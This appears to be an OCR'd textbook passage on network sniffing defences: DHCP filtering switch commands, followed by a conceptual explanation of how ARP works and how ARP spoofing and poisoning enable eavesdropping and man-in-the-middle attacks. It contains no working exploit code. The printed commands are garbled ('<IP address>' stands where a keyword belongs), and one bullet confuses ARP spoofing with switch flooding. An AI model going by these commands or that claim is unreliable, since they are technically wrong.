
```
config
     <IP address> dhcp filter
     exit
exit
```

- Run the following commands to enable DHCP filtering for an interface:

```
config
     interface 0/11
          <IP address> dhcp filter trust
          exit
     exit
```

- Run the following command to show the DHCP filtering configuration:

```
show <IP address> dhcp filtering
```



ARP Spoofing Attack

- Address Resolution Protocol (ARP) is a stateless protocol used for **resolving IP addresses to machine (MAC) addresses**
- ARP packets can be **forged** to send data to the attacker's machine
- ARP spoofing involves constructing many **forged ARP request** and **reply** packets to overload the switch
- The switch is set in "**forwarding mode**" after the ARP table is flooded with spoofed ARP replies, and attackers can then sniff all the network packets
- Attackers flood a target computer's ARP cache with forged entries, which is also known as **poisoning**

How Does ARP Spoofing Work

Poisoned ARP cache

IP	MAC
10.1.1.0	21-56-88-99-55-66
10.1.1.1	11-22-33-44-55-66
10.1.1.2	55-88-66-55-33-44

1 I want to connect to 10.1.1.1, but I need a MAC address
User A (10.1.1.0)
2 Sends ARP request
Switch
3 Switch broadcasts ARP request onto the wire
Yes, I am here This is 10.1.1.1 and my MAC address is A1-B1-C1-D1-E1-F1
4
User B
User C
Actual legitimate user responds to the ARP request
User D
5 Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user
6 Sends his malicious MAC address
I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66
Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66
Attacker

Sniffing Technique: ARP Poisoning

This section discusses the ARP poisoning technique generally used by attackers to perform sniffing on a target network. Using this method, an attacker can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks using sniffing.

What Is Address Resolution Protocol (ARP)?

The ARP is a stateless TCP/IP protocol that maps IP network addresses to the addresses (hardware addresses) used by a data link protocol. Using this protocol, a user can easily obtain the MAC address of any device on a network. Apart from the switch, the host machines also use the ARP protocol for obtaining MAC addresses. ARP is used by the host machine when it wants to send a packet to another device, and the host machine must mention the destination MAC address in the packet sent. Therefore, to write the destination MAC address in the packet, the host machine should know the MAC address of the destination machine. The OS also maintains an ARP table, which is generated from responses received to ARP requests. This table maps IP addresses to the corresponding MAC addresses.

The process of obtaining the MAC address using ARP is as follows:

- The source machine generates an ARP request packet containing the source MAC address, source IP address, and destination IP address, and sends it to the switch.
- On receiving the packet, the switch reads the MAC address of the source and searches for this address in its CAM table.
- The switch updates all the new entries in it. If the entry is not found in the table, the switch adds the MAC address and its respective incoming port to its CAM table and broadcasts the ARP request packet into the network.

- Each device in the network receives the broadcast ARP request packet and compares the destination IP address in the packet with its own IP address.
- Only the system with an IP address that matches the destination IP address replies with an ARP reply packet.
- The ARP reply message is then read by the switch, which adds the entry to its MAC table and forwards the message to the destination machine, i.e., the machine that sent the ARP request.
- Further, this machine updates the destination machine's IP and MAC address entries into its ARP table, and now communication can take place.



I want to connect to 10.10.10.3, but I need MAC address
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
ARP_REQUEST
Hello, I need the MAC address of 10.10.10.3
IP ID: 10.10.10.1
MAC: 00-14-20-01-23-45
ARP_REQUEST
Hello, I need the MAC address of 10.10.10.3
IP ID: 10.10.10.2
MAC: 00-14-20-01-23-46
ARP_REQUEST
Hello, I need the MAC address of 10.10.10.3
ARP_REPLY I am 10.10.10.3. MAC address is 00-14-20-01-23-47
IP ID: 10.10.10.3
MAC: 00-14-20-01-23-47
Connection Established

Figure 8.32: Working of ARP protocol

Consider an ARP example that shows two machines connected in a network. The respective hostnames, IPs, and MAC addresses are:

HostName	IP	MAC
A	194.54.67.10	00:1b:48:64:42:e4
B	192.54.67.15	00-14-20-01-23-47

